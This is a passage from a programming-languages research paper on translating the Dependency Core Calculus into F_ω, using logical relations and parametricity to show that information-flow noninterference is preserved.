Since DCC and F_ω share the same basic constructs, we translate most terms by structural recursion. The translation of an η_ℓ value expects a continuation and a protection proof, so the translation of bind must produce such a proof and continuation. Several translation rules are presented in Figure 5.

$\boxed{\Gamma \vdash e : s \rightsquigarrow \mathbf{m}}$	where $\mathcal{L}_\ell^+; \mathcal{L}_\preceq^+, \preceq^+ \vdash \mathbf{m} : s^+$
$\Gamma \vdash \langle \rangle : \mathbf{1} \rightsquigarrow \langle \rangle$	$\frac{(x : s) \in \Gamma}{\Gamma \vdash x : s \rightsquigarrow \mathbf{x}} \quad \frac{\Gamma, x : s \vdash e : s_2 \rightsquigarrow \mathbf{m}}{\Gamma \vdash \lambda x : s_1. e : s_1 \rightarrow s_2 \rightsquigarrow \lambda x : s_1^+. \mathbf{m}}$
$\Gamma \vdash e_1 : s_1 \rightarrow s_2 \rightsquigarrow \mathbf{m}_1 \quad \Gamma \vdash e_2 : s_1 \rightsquigarrow \mathbf{m}_2$	$\frac{\Gamma \vdash e_1 : s_1 \rightarrow s_2 \rightsquigarrow \mathbf{m}_1 \quad \Gamma \vdash e_2 : s_1 \rightsquigarrow \mathbf{m}_2}{\Gamma \vdash e_1 e_2 : s_2 \rightsquigarrow \mathbf{m}_1 \mathbf{m}_2} \quad \dots$
$\Gamma \vdash e : s \rightsquigarrow \mathbf{m}$	where $\mathbf{t} = ((\alpha_\preceq \alpha_\ell \beta) \times (s^+ \rightarrow \beta))$ $\frac{\Gamma \vdash e : s \rightsquigarrow \mathbf{m}}{\Gamma \vdash \eta_\ell e : T_\ell s \rightsquigarrow \Lambda \beta :: *. \lambda x : \mathbf{t}. ((\text{prj}_2 \ x) \ \mathbf{m})}$
$\Gamma \vdash e_1 : T_\ell s_1 \rightsquigarrow \mathbf{m}_1 \quad \Gamma, x : s_1 \vdash e_2 : s_2 \rightsquigarrow \mathbf{m}_2 \quad \ell \preceq s_2$	$\frac{\Gamma \vdash e_1 : T_\ell s_1 \rightsquigarrow \mathbf{m}_1 \quad \Gamma, x : s_1 \vdash e_2 : s_2 \rightsquigarrow \mathbf{m}_2 \quad \ell \preceq s_2}{\Gamma \vdash \text{bind } x = e_1 \text{ in } e_2 : s_2 \rightsquigarrow \mathbf{m}_1 [s_2^+](\mathbf{pf}[\ell \preceq s_2], (\lambda x : s_1^+. \mathbf{m}_2))}$

Figure 5. DCC to F_ω : Term Translation (excerpts)

$\text{Atom}[s]$	$= \{(e_1, e_2) \mid \vdash e_1 : s \wedge \vdash e_2 : s\}$
$\mathcal{V}[\mathbf{1}]_\zeta$	$= \{(\langle \rangle, \langle \rangle) \in \text{Atom}[\mathbf{1}]\}$
$\mathcal{V}[s \times s']_\zeta$	$= \{(\langle e_1, e'_1 \rangle, \langle e_2, e'_2 \rangle) \in \text{Atom}[s \times s'] \mid$ $(e_1, e_2) \in \mathcal{E}[s]_\zeta \wedge (e'_1, e'_2) \in \mathcal{E}[s']_\zeta\}$
$\mathcal{V}[s + s']_\zeta$	$= \{(\text{inj}_1 e_1, \text{inj}_1 e_2) \in \text{Atom}[s + s'] \mid (e_1, e_2) \in \mathcal{E}[s]_\zeta\}$ $\cup \{(\text{inj}_2 e_1, \text{inj}_2 e_2) \in \text{Atom}[s + s'] \mid (e_1, e_2) \in \mathcal{E}[s']_\zeta\}$
$\mathcal{V}[s' \rightarrow s]_\zeta$	$= \{(\lambda x : s'. e_1, \lambda x : s'. e_2) \in \text{Atom}[s' \rightarrow s] \mid$ $\forall (e'_1, e'_2) \in \mathcal{E}[s']_\zeta. (e_1[e'_1/x], e_2[e'_2/x]) \in \mathcal{E}[s]_\zeta\}$
$\mathcal{V}[T_\ell s]_\zeta$	$= \{(\eta_\ell e_1, \eta_\ell e_2) \in \text{Atom}[T_\ell s] \mid$ $\ell \sqsubseteq \zeta \implies (e_1, e_2) \in \mathcal{E}[s]_\zeta\}$
$\mathcal{E}[s]_\zeta$	$= \{(e_1, e_2) \in \text{Atom}[s] \mid \exists v_1, v_2.$ $e_1 \mapsto^* v_1 \wedge e_2 \mapsto^* v_2 \wedge (v_1, v_2) \in \mathcal{V}[s]_\zeta\}$
$\mathcal{G}[\cdot]_\zeta$	$= (\emptyset, \emptyset)$
$\mathcal{G}[\Gamma, x : s]_\zeta$	$= \{(\gamma_1[x \mapsto e_1], \gamma_2[x \mapsto e_2]) \mid (\gamma_1, \gamma_2) \in \mathcal{G}[\Gamma]_\zeta \wedge$ $((e_1, e_2) \in \mathcal{E}[s]_\zeta)\}$
$\Gamma \vdash e_1 \approx_\zeta e_2 : s$	$\stackrel{\text{def}}{=} \Gamma \vdash e_1 : s \wedge \Gamma \vdash e_2 : s \wedge$ $\forall (\gamma_1, \gamma_2) \in \mathcal{G}[\Gamma]_\zeta. (\gamma_1(e_1), \gamma_2(e_2)) \in \mathcal{E}[s]_\zeta$

Figure 6. DCC: Logical Relation

Lemma 4.2 (Translation preserves well-typedness)

If $\Gamma \vdash e : s$ then $\Gamma \vdash e : s \rightsquigarrow \mathbf{m}$ and $\mathcal{L}_\ell^+; \mathcal{L}_\preceq^+, \preceq^+ \vdash \mathbf{m} : s^+$.

5. Observer-Sensitive Equivalence

In this section, we define a notion of observer-sensitive equivalence for DCC that is formalized using a logical relation. This logical relation is essentially the same as the one defined by Tse and Zdancewic [19]. We also define a novel open logical relation for F_ω and then formalize an observer-sensitive equivalence for F_ω using higher-order parametricity.

5.1 Logical Relation for DCC

The logical relation for DCC, written $\Gamma \vdash e_1 \approx_\zeta e_2 : s$, says that e_1 and e_2 appear equivalent from the perspective of an observer at level ζ . The relation is defined in Figure 6 and enforces that an observer whose label in the lattice is ζ cannot distinguish data protected at a lattice level higher than (or incomparable to) ζ .

The logical relation is defined by structural recursion on types. The value relation $\mathcal{V}[s]_\zeta$ relates closed values at type s . We use the relation $\text{Atom}[s]$ to ensure that the logical relation relates only well-typed terms.

The value $\langle \rangle$ appears equivalent to itself at type $\mathbf{1}$ to an observer at any level. Sums $\text{inj}_1 e_1$ and $\text{inj}_2 e_2$ appear equivalent at type $s + s'$ to an observer at level ζ if e_1 and e_2 appear equivalent at type s to the observer, and similarly for the second injections at type s' . Pairs are related if their components are related at their respective types. Functions are related if, given inputs related at the argument type, they produce results related at the result type. The values $\eta_\ell e_1$ and $\eta_\ell e_2$ are related at type $T_\ell s$ if the observer ζ is lower than ℓ , or if e_1 and e_2 appear equivalent to the observer at type s . This captures the idea that an observer at a level lower than ℓ is unable to distinguish $\eta_\ell e_1$ from $\eta_\ell e_2$.

The relation $\mathcal{E}[s]_\zeta$ relates closed terms if they reduce to related values. We extend the logical relation to open terms e_1 and e_2 by picking substitutions γ_1 and γ_2 that map variables to terms related at the corresponding types in Γ , and requiring that the closed terms $\gamma_1(e_1)$ and $\gamma_2(e_2)$ be related.

The fundamental property of this logical relation is *noninterference*, formally stated in Theorem 5.2. The key property enforced by the logical relation is that *any* two terms whose type is protected at level ℓ are related if the observer ζ is lower than or incomparable to ℓ . This property, stated in Lemma 5.1 is similar to Abadi *et al.*'s Proposition 3.2 [2].

$$\begin{aligned}
\text{Atom}[t_1, t_2]^{\mathbf{D}; \mathbf{G}} &= \{ (m_1, m_2) \mid \mathbf{D} \vdash t_1 \wedge \mathbf{D} \vdash t_2 \wedge \\
&\quad \mathbf{D}; \mathbf{G} \vdash m_1 : t_1 \wedge \mathbf{D}; \mathbf{G} \vdash m_2 : t_2 \} \\
\text{Atom}[t]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \text{Atom}[\rho_1(t), \rho_2(t)]^{\mathbf{D}; \mathbf{G}} \\
\text{Rel}_{\kappa \rightarrow \kappa'}^{\mathbf{D}; \mathbf{G}} &= \{ (t_1, t_2, \mathbf{R}) \mid \mathbf{R} \subseteq \text{Atom}[t_1, t_2]^{\mathbf{D}; \mathbf{G}} \} \\
\text{Rel}_{\kappa \rightarrow \kappa'}^{\mathbf{D}; \mathbf{G}} &= \{ (t_1, t_2, \mathbf{R}) \mid (\forall \pi \in \text{Rel}_{\kappa}^{\mathbf{D}; \mathbf{G}}. \\
&\quad (t_1 \pi_1, t_2 \pi_2, (\mathbf{R} \pi)) \in \text{Rel}_{\kappa'}^{\mathbf{D}; \mathbf{G}} \wedge \\
&\quad (\forall \pi' \in \text{Rel}_{\kappa'}^{\mathbf{D}; \mathbf{G}}. \pi \equiv_{\kappa}^{\mathbf{D}; \mathbf{G}} \pi' \Rightarrow \\
&\quad \mathbf{R} \pi \equiv_{\kappa'}^{\mathbf{D}; \mathbf{G}} \mathbf{R} \pi') \} \\
\pi \equiv_{\kappa}^{\mathbf{D}; \mathbf{G}} \pi &\stackrel{\text{def}}{=} \pi_1 \equiv \pi'_1 \wedge \pi_2 \equiv \pi'_2 \wedge \pi_{\mathbf{R}} \equiv_{\kappa}^{\mathbf{D}; \mathbf{G}} \pi'_{\mathbf{R}} \\
\mathbf{R} \equiv_{\kappa}^{\mathbf{D}; \mathbf{G}} \mathbf{R}' &\stackrel{\text{def}}{=} (m_1, m_2) \in \mathbf{R} \iff (m_1, m_2) \in \mathbf{R}' \\
\mathbf{R} \equiv_{\kappa_1 \rightarrow \kappa_2}^{\mathbf{D}; \mathbf{G}} \mathbf{R}' &\stackrel{\text{def}}{=} \forall \pi \in \text{Rel}_{\kappa_1}^{\mathbf{D}; \mathbf{G}}. \mathbf{R} \pi \equiv_{\kappa_2}^{\mathbf{D}; \mathbf{G}} \mathbf{R}' \pi \\
\mathcal{T}[t :: *]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \mathcal{V}[t]_{\rho}^{\mathbf{D}; \mathbf{G}} \\
&\quad \text{if } t \in \{1, \alpha, t_1 + t_2, t_1 \times t_2, t_1 \rightarrow t_2, \forall \alpha :: \kappa. t\} \\
\mathcal{T}[\alpha :: \kappa_1 \rightarrow \kappa_2]_{\rho}^{\mathbf{D}; \mathbf{G}} &\stackrel{\text{def}}{=} \rho_{\mathbf{R}}(\alpha) \\
\mathcal{T}[\lambda \alpha :: \kappa_1. t :: \kappa_1 \rightarrow \kappa_2]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \lambda_{\mathbf{R}} \pi. \mathcal{T}[t :: \kappa_2]_{\rho[\alpha :: \kappa_1 \mapsto \pi]}^{\mathbf{D}; \mathbf{G}} \\
\mathcal{T}[t t' :: \kappa_2]_{\rho}^{\mathbf{D}; \mathbf{G}} &= (\mathcal{T}[t :: \kappa_1 \rightarrow \kappa_2]_{\rho}^{\mathbf{D}; \mathbf{G}} \\
&\quad (\rho_1 t', \rho_2 t', \mathcal{T}[t' :: \kappa_1]_{\rho}^{\mathbf{D}; \mathbf{G}})) \\
\mathcal{V}[\alpha]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \{ (m_1, m_2) \in \rho_{\mathbf{R}}(\alpha) \} \\
&\vdots \\
\mathcal{V}[t' \rightarrow t]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \{ (\lambda x : t'_1. m_1, \lambda x : t'_2. m_2) \in \text{Atom}[t' \rightarrow t]_{\rho}^{\mathbf{D}; \mathbf{G}} \mid \\
&\quad \forall (m'_1, m'_2) \in \mathcal{E}[t']_{\rho}^{\mathbf{D}; \mathbf{G}}. \\
&\quad (m_1[m'_1/x], m_2[m'_2/x]) \in \mathcal{E}[t]_{\rho}^{\mathbf{D}; \mathbf{G}} \} \\
\mathcal{V}[\forall \alpha :: \kappa. t]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \{ (\lambda \alpha :: \kappa. m_1, \lambda \alpha :: \kappa. m_2) \in \text{Atom}[\forall \alpha :: \kappa. t]_{\rho}^{\mathbf{D}; \mathbf{G}} \mid \\
&\quad \forall \pi \in \text{Rel}_{\kappa}^{\mathbf{D}; \mathbf{G}}. \\
&\quad (m_1[\pi_1/\alpha], m_2[\pi_2/\alpha]) \in \mathcal{E}[t]_{\rho[\alpha :: \kappa \mapsto \pi]}^{\mathbf{D}; \mathbf{G}} \} \\
\mathcal{V}[t t' :: *]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \mathcal{T}[t t' :: *]_{\rho}^{\mathbf{D}; \mathbf{G}} \\
\mathcal{E}[t]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \{ (m_1, m_2) \in \text{Atom}[t]_{\rho}^{\mathbf{D}; \mathbf{G}} \mid \\
&\quad \exists m'_1, m'_2. m_1 \mapsto^* m'_1 \wedge m_2 \mapsto^* m'_2 \wedge \\
&\quad \text{irred}(m'_1) \wedge \text{irred}(m'_2) \wedge (m'_1, m'_2) \in \mathcal{V}[t]_{\rho}^{\mathbf{D}; \mathbf{G}} \} \\
\mathcal{D}[\cdot]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \emptyset \\
\mathcal{D}[\Delta, \alpha :: \kappa]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \{ \rho[\alpha :: \kappa \mapsto \pi] \mid \rho \in \mathcal{D}[\Delta]_{\rho}^{\mathbf{D}; \mathbf{G}} \wedge \pi \in \text{Rel}_{\kappa}^{\mathbf{D}; \mathbf{G}} \} \\
\mathcal{G}[\cdot]_{\rho}^{\mathbf{D}; \mathbf{G}} &= (\emptyset, \emptyset) \\
\mathcal{G}[\Gamma, x : t]_{\rho}^{\mathbf{D}; \mathbf{G}} &= \{ (\gamma_1[x \mapsto m_1], \gamma_2[x \mapsto m_2]) \mid \\
&\quad (\gamma_1, \gamma_2) \in \mathcal{G}[\Gamma]_{\rho}^{\mathbf{D}; \mathbf{G}} \wedge (m_1, m_2) \in \mathcal{E}[t]_{\rho}^{\mathbf{D}; \mathbf{G}} \} \\
\Delta; \Gamma \vdash m_1 \approx m_2 : t &\stackrel{\text{def}}{=} \Delta; \Gamma \vdash m_1 : t \wedge \Delta; \Gamma \vdash m_2 : t \wedge \forall \mathbf{D}, \mathbf{G}, \rho, \gamma_1, \gamma_2. \text{dom}(\mathbf{D}) \# \text{dom}(\Delta) \wedge \text{dom}(\mathbf{G}) \# \text{dom}(\Gamma) \wedge \\
&\quad \rho \in \mathcal{D}[\Delta]_{\rho}^{\mathbf{D}; \mathbf{G}} \wedge (\gamma_1, \gamma_2) \in \mathcal{G}[\Gamma]_{\rho}^{\mathbf{D}; \mathbf{G}} \Rightarrow (\rho_1(\gamma_1(m_1)), \rho_2(\gamma_2(m_2))) \in \mathcal{E}[t]_{\rho}^{\mathbf{D}; \mathbf{G}}
\end{aligned}$$

Figure 7. F_{ω} : Logical Relation (excerpts)

Lemma 5.1

If $\ell \leq s$ and $\ell \not\leq \zeta$ then $\forall (e_1, e_2) \in \text{Atom}[s]. (e_1, e_2) \in \mathcal{E}[s]_{\zeta}$

Theorem 5.2 (Noninterference)

If $\Gamma \vdash e : s$ then $\forall \zeta. \Gamma \vdash e \approx_{\zeta} e : s$

We prove Theorem 5.2 directly by induction on the typing judgment, which requires Lemma 5.1 in the `bind` case. In §7.2, we will also show that noninterference follows as a consequence of our translation and parametricity in the target language.

5.2 An Open Logical Relation for F_{ω}

We formalize equivalence in F_{ω} via an *open* logical relation whose structure resembles that of the logical relation for R_{ω} given by Vytiniotis and Weirich [20]. The main difference is that we interpret types as relations on *open terms with open types*—instead of closed terms of closed type, as is standard practice—following ideas from Zhao *et al.*'s [22] open logical relation for a linear System F. Specifically, our value relation \mathcal{V} and term relation \mathcal{E} for F_{ω} may relate open terms with open types, unlike the \mathcal{V} and \mathcal{E} relations for DCC which relate closed terms of closed type.

We need an open logical relation due to our type translation. Recall from §3 that when proving that equivalence of functions is preserved, we have two arguments m_1 and m_2 related by the F_{ω} term relation \mathcal{E} . We must show that we can back-translate these to two related source terms e_1 and e_2 . In order to back-translate m_1 and m_2 , we must know they have a translation type, since only terms of translation type can be back-translated (see §7.1). However, our translation produces types that contain free variables α_{\leq} and α_{ℓ} , and terms with the free variables from \leq^+ . If our F_{ω} relation closed these free variables, as is standard, then terms that belong to the relation \mathcal{E} will not have translation type, and we will not be able to back-translate them.

Figure 7 presents the open logical relation for F_{ω} . As usual, the top-level logical relation $\Delta; \Gamma \vdash m_1 \approx m_2 : t$ requires that we close all the free variables of Δ and Γ in m_1 and m_2 choosing a relational type interpretation ρ and related term substitutions γ_1 and γ_2 . However, in contrast to a standard logical relation, such as our logical relation for DCC, these substitutions contain terms that may be open with respect to a fresh type environment \mathbf{D} and term

environment \mathbf{G} . By fresh, we mean the domains of the environments \mathbf{D} and \mathbf{G} are disjoint from Δ and Γ , written $\text{dom}(\mathbf{D}) \# \text{dom}(\Delta)$ and $\text{dom}(\mathbf{G}) \# \text{dom}(\Gamma)$. In effect, this allows us to extend the logical relation with new constants and leverage these when we provide relational interpretations for the original type variables. In §5.3, we show how we take advantage of this extra expressive power to extend the logical relation with constants for our protection ADT and relational interpretations for the type variables in \mathcal{L}_{ℓ}^+ .

We define a value relation \mathcal{V} and a term relation \mathcal{E} which are inhabited by *open* terms that are well-typed under $\mathbf{D}; \mathbf{G}$. The relations are indexed by a type t such that $\Delta \vdash t :: \kappa$. Hence, the relations need to be parameterized by a relational interpretation ρ which maps the free type variables α in Δ to triples (t_1, t_2, \mathbf{R}) (abbreviated π). The types t_1 and t_2 must be well-formed under \mathbf{D} rather than Δ , and are the types we substitute for α in pairs of related terms. We write π_1 and π_2 to denote the projections of t_1 and t_2 from π , and $\pi_{\mathbf{R}}$ to denote the projection of \mathbf{R} from π . We extend this notation to ρ ; if $\rho = [\alpha_1 :: \kappa_1 \mapsto \pi^1] \dots [\alpha_n :: \kappa_n \mapsto \pi^n]$, then $\rho_1 = [\alpha_1 \mapsto \pi^1_1] \dots [\alpha_n \mapsto \pi^1_n]$, and we analogously use ρ_2 and $\rho_{\mathbf{R}}$. Finally, we write $\rho_1(m)$ to denote applying the substitution ρ_1 to all the type variables in m . We use similar notation for application of other substitutions to terms and types.

The relation $\mathcal{E}[t]_{\rho}^{\mathbf{D}; \mathbf{G}}$ runs terms until they are irreducible, and then requires that the irreducible terms be related in $\mathcal{V}[t]_{\rho}^{\mathbf{D}; \mathbf{G}}$. Note that unless t is α , the terms must reduce to values of the appropriate canonical form for type t . If t is α , $\rho_{\mathbf{R}}(\alpha)$ can be a relation on terms with free (term and type) variables and $\mathcal{V}[\alpha]_{\rho}^{\mathbf{D}; \mathbf{G}}$ relates terms that are not values. This follows the formalism by Zhao *et al.* [22].

As usual, when relating the values $\lambda \alpha :: \kappa. m_1$ and $\lambda \alpha :: \kappa. m_2$ in $\mathcal{V}[\forall \alpha :: \kappa. t]_{\rho}^{\mathbf{D}; \mathbf{G}}$, we consider arbitrary types t_1 and t_2 and a relation object \mathbf{R} . At kind $*$, relation objects are just sets of terms. At kind $\kappa_1 \rightarrow \kappa_2$, relation objects are relation-level functions. Intuitively, relation-level functions take relations as inputs and produce relations as outputs. Formally, relation-level functions written $\lambda_{\mathbf{R}} \pi. \mathbf{R}$ take triples π and produce relation objects. We write $(\mathbf{R} \pi)$ as the application of the relation-level function \mathbf{R} to π .

The relation objects for all types, including the higher-kinded types, are defined inductively on the judgment $\Delta \vdash t :: \kappa$ by $\mathcal{T}[t :: \kappa]_{\rho}^{\mathbf{D}; \mathbf{G}}$. When t has kind $*$, this is just the relation $\mathcal{V}[t]_{\rho}^{\mathbf{D}; \mathbf{G}}$.

$$\begin{aligned}
& \mathcal{L}_\ell^+; \mathcal{L}_\ell^+, \leq^+, \Gamma^+ \vdash \mathbf{m}_1 \approx_{\zeta} \mathbf{m}_2 : s^+ \stackrel{\text{def}}{=} \\
& \mathcal{L}_\ell^+; \mathcal{L}_\ell^+, \leq^+, \Gamma^+ \vdash \mathbf{m}_1 : s^+ \wedge \mathcal{L}_\ell^+; \mathcal{L}_\ell^+, \leq^+, \Gamma^+ \vdash \mathbf{m}_2 : s^+ \wedge \\
& \text{let } \rho = \llbracket \mathcal{L}_\ell^+ \rrbracket_{\zeta}^{\Sigma}, \gamma_{\leq} = \llbracket \mathcal{L}_\ell^+ \rrbracket, \gamma_{\leq} = \llbracket \leq^+ \rrbracket \text{ in} \\
& \forall (\gamma_1, \gamma_2) \in \mathcal{G} \llbracket \Gamma^+ \rrbracket_{\rho}^{\Sigma} \\
& (\rho_1(\gamma_{\leq}(\gamma_1(\mathbf{m}_1))), \rho_2(\gamma_{\leq}(\gamma_2(\mathbf{m}_2)))) \in \mathcal{E} \llbracket s^+ \rrbracket_{\rho}^{\Sigma}
\end{aligned}$$

Figure 8. F_{ω} : Observer-Sensitive Logical Relation

$$\begin{aligned}
\Sigma &= \mathbf{D}_{\ell}; \mathbf{G}_{\ell}, \mathbf{G}_{\leq} \quad \text{Note } \Sigma_{\mathbf{D}} = \mathbf{D}_{\ell} \text{ and } \Sigma_{\mathbf{G}} = \mathbf{G}_{\ell}, \mathbf{G}_{\leq} \\
\mathbf{D}_{\ell} &= \{ \hat{\alpha}_{\ell} :: * \mid \ell \in \mathcal{L}_{\ell} \} \cup \{ \hat{\alpha}_{\leq} :: * \rightarrow * \rightarrow * \} \\
\mathbf{G}_{\ell} &= \{ \hat{c}_{\ell\ell'} : \hat{\alpha}_{\ell} \rightarrow \hat{\alpha}_{\ell'} \mid \ell' \sqsubseteq \ell \in \mathcal{L}_{\ell} \} \\
\mathbf{G}_{\leq} &= \{ \hat{p}_1 : \forall \beta_{\ell} :: *. (\hat{\alpha}_{\leq} \beta_{\ell} 1), \\
& \hat{p}_{\times} : \forall \beta_{\ell} :: *. \forall \alpha_1 :: *. \forall \alpha_2 :: *. \\
& ((\hat{\alpha}_{\leq} \beta_{\ell} \alpha_1) \times (\hat{\alpha}_{\leq} \beta_{\ell} \alpha_2)) \rightarrow (\hat{\alpha}_{\leq} \beta_{\ell} (\alpha_1 \times \alpha_2)), \\
& \hat{p}_{\rightarrow} : \forall \beta_{\ell} :: *. \forall \alpha_1 :: *. \forall \alpha_2 :: *. (\hat{\alpha}_{\leq} \beta_{\ell} \alpha_2) \rightarrow \\
& (\hat{\alpha}_{\leq} \beta_{\ell} (\alpha_1 \rightarrow \alpha_2)), \\
& \hat{p}_{T_1} : \forall \beta_{\ell} :: *. \forall \beta_{\ell'} :: *. (\hat{\alpha}_{\leq} \beta_{\ell'} t) \rightarrow \\
& (\hat{\alpha}_{\leq} \hat{\alpha}_{\ell} (\forall \beta :: *. ((\hat{\alpha}_{\leq} \beta_{\ell'} \beta) \times (t \rightarrow \beta)) \rightarrow \beta)) \\
& \hat{p}_{T_2} : \forall \beta_{\ell} :: *. \forall \beta_{\ell'} :: *. \forall \alpha :: *. (\beta_{\ell'} \rightarrow \beta_{\ell}) \rightarrow \\
& (\hat{\alpha}_{\leq} \beta_{\ell} (\forall \beta :: *. ((\hat{\alpha}_{\leq} \beta_{\ell'} \beta) \times (\alpha \rightarrow \beta)) \rightarrow \beta)) \}
\end{aligned}$$

Figure 9. F_{ω} : Open Protection ADT

For type-level functions $\lambda \alpha :: \kappa. t$, we construct a relation-level function that takes a triple π and produces a relation object where ρ is extended to map α to π . For type application $t \ t' :: \kappa_2$, we apply the inductively defined relation-level function for $t :: \kappa_1 \rightarrow \kappa_2$ to the closed types $\rho_1(t')$, $\rho_2(t')$, and the inductively defined relation object for $t' :: \kappa_1$.

The set $Rel_{\kappa}^{\mathbf{D}; \mathbf{G}}$ defines well-formed relations. Formally, $Rel_{\kappa}^{\mathbf{D}; \mathbf{G}}$ contains triples π where $\pi_{\mathbf{R}}$ is a relation object defined on types π_1 and π_2 . For kind $*$, a relation is well-formed if it relates well-typed terms. For higher kinds, a relation object \mathbf{R} is well-formed if, for equivalent inputs π and π' , it produces equivalent outputs $\mathbf{R} \ \pi$ and $\mathbf{R} \ \pi'$.

We prove the fundamental property of this logical relation, stated in Theorem 5.3 (Parametricity). The proof essentially follows that of Vytiniotis and Weirich [20].

Theorem 5.3 (Parametricity)

If $\Delta; \Gamma \vdash \mathbf{m} : t$ then $\Delta; \Gamma \vdash \mathbf{m} \approx \mathbf{m} : t$

5.3 Observer-Sensitive Relation for F_{ω}

To prove that *observer-sensitive equivalence* is preserved, we need an observer-sensitive relation for F_{ω} . Recall that the DCC logical relation is indexed by an observer ζ , but so far the F_{ω} relation is simply $\Delta; \Gamma \vdash \mathbf{m}_1 \approx \mathbf{m}_2 : t$. In Figure 8, we define the relation $\mathcal{L}_{\ell}^+; \mathcal{L}_{\ell}^+, \leq^+, \Gamma^+ \vdash \mathbf{m}_1 \approx_{\zeta} \mathbf{m}_2 : s^+$ referenced in §3. We explain the interpretations $\llbracket \mathcal{L}_{\ell}^+ \rrbracket_{\zeta}^{\Sigma}$, $\llbracket \mathcal{L}_{\ell}^+ \rrbracket$ and $\llbracket \leq^+ \rrbracket$ in detail shortly. For now, note that we pick the relational interpretation ρ based on the observer ζ . This is where we use parametricity to encode the notion of an observer and the properties necessary to preserve noninterference.

Recall that we must be able to back-translate terms given only that they are in the $\mathcal{E} \llbracket t \rrbracket_{\rho}^{\mathbf{D}; \mathbf{G}}$ relation. We need to pick a particular $\mathbf{D}; \mathbf{G}$ that allows us to implement the protection ADT and still identify translation types. In Figure 9 we provide an *open* protection ADT $\mathbf{D}_{\ell}; \mathbf{G}_{\ell}, \mathbf{G}_{\leq}$, abbreviated Σ . This open ADT is simply an alpha-renaming of our protection ADT, adding a hat symbol ($\hat{\cdot}$) to each name. This satisfies the freshness condition for $\mathbf{D}; \mathbf{G}$ and we can still identify translation types.

In Figure 10, we provide implementations of \leq^+ and \mathcal{L}_{ℓ}^+ , written $\llbracket \leq^+ \rrbracket$ and $\llbracket \mathcal{L}_{\ell}^+ \rrbracket$ in terms of the open ADT Σ . Recall that the \mathcal{V} relation for F_{ω} only relates stuck terms at abstract types. We ensure the new open constructors can only appear fully applied by

$$\begin{aligned}
\llbracket \mathcal{L}_{\ell}^+ \rrbracket &= \{ c_{\ell\ell'} \mapsto \lambda x : \hat{\alpha}_{\ell}. \hat{c}_{\ell\ell'} \ x \mid \ell' \sqsubseteq \ell \in \mathcal{L}_{\ell} \} \\
\llbracket \leq^+ \rrbracket &= \{ p_1 \mapsto \Lambda \beta_{\ell} :: *. \hat{p}_1 \ [\beta_{\ell}], \\
& p_{\times} \mapsto \Lambda \beta_{\ell} :: *. \Lambda \alpha_1 :: *. \Lambda \alpha_2 :: *. \\
& \lambda x : ((\hat{\alpha}_{\leq} \beta_{\ell} \alpha_1) \times (\hat{\alpha}_{\leq} \beta_{\ell} \alpha_2)). \\
& \hat{p}_{\times} \ [\beta_{\ell}] \ [\alpha_1] \ [\alpha_2] \ x, \\
& \dots \}
\end{aligned}$$

Figure 10. F_{ω} : Impl. of Coercions & Proof Constructors (excerpts)

$$\begin{aligned}
\llbracket \mathcal{L}_{\ell}^+ \rrbracket_{\zeta}^{\Sigma} &= \{ \alpha_{\ell} :: * \mapsto (\hat{\alpha}_{\ell}, \hat{\alpha}_{\ell}, Atom \ [\hat{\alpha}_{\ell}, \hat{\alpha}_{\ell}]^{\Sigma}) \mid \ell \in \mathcal{L}_{\ell} \} \\
&\cup \\
&\{ \alpha_{\leq} :: * \rightarrow * \rightarrow * \mapsto \\
& (\lambda \beta_{\ell} :: *. \lambda \beta_{\ell'} :: *. (\hat{\alpha}_{\leq} \beta_{\ell} \beta_{\ell'}), \lambda \beta_{\ell} :: *. \lambda \beta_{\ell'} :: *. (\hat{\alpha}_{\leq} \beta_{\ell} \beta_{\ell'}), \\
& \lambda_R(t_1, t_2, \mathbf{R}_{\beta}). \lambda_R(t_1', t_2', \mathbf{R}_{\beta}). \\
& \{ (\mathbf{m}_1, \mathbf{m}_2) \in Atom \ [(\hat{\alpha}_{\leq} t_1 t_1'), (\hat{\alpha}_{\leq} t_2 t_2')]^{\Sigma} \mid \\
& t_1 = \hat{\alpha}_{\ell} \wedge t_2 = \hat{\alpha}_{\ell} \wedge \\
& \exists s_1^+. t_1' = s_1^+ \wedge \ell \leq s_1 \wedge \exists s_2^+. t_2' = s_2^+ \wedge \ell \leq s_2 \wedge \\
& (\ell \not\sqsubseteq \zeta \implies \mathbf{R}_{\beta} = Atom \ [t_1', t_2']^{\Sigma}) \} \}
\end{aligned}$$

Figure 11. F_{ω} : Relational Interpretation of Labels and α_{\leq}

implementing the original constructors as eta-expansions of the new constructors.

In Figure 11, we build the notion of an observer into the interpretation of α_{\leq} . In particular, we build in the key property given by Lemma 5.1. The relation on α_{\leq} requires that if the observer is too low, then every well-typed term of the protected type must be related. Since α_{\leq} is a higher-kinded type, we encode this property using a relation-level function. When the observer is too low, we require that all well-typed terms are in \mathbf{R}_{β} —the relation given for terms of the protected type. The relation also enforces that a protection proof, i.e., a term of type $(\alpha_{\leq} \alpha_{\ell} s^+)$, actually implies $\ell \leq s$. We can only state this condition since each $\hat{\alpha}_{\ell}$ is left free. That is, by leaving the types $\hat{\alpha}_{\ell}$ free, we are able to interpret each $\hat{\alpha}_{\ell}$ as new a base type encoding the lattice labels from DCC. Using these new base types, we can define a relational interpretation for α_{\leq} that encodes the key property needed to show that noninterference is preserved.

These requirements turn into proof obligations to users of a protected expression: to produce related protection proofs, you must prove that low observers cannot distinguish protected terms by providing an \mathbf{R}_{β} that relates all appropriately typed terms if the observer is too low. Hence, the existence of a protection proof corresponds to the DCC protection judgment.

Thus we have encoded, using parametricity, the requirement of noninterference in F_{ω} : a low observer cannot distinguish protected terms. That is, using this relational interpretation, any proof that a type is protected also proves that, if the observer is not permitted to see the protected type then any two terms of that type are indistinguishable.

6. Translation Preserves Semantics

To prove that the translation preserves semantics, like Tse and Zdanczewic, we define a *cross-language logical relation* that relates source terms of type s to target terms of type s^+ . The relation is defined by induction on source types s .

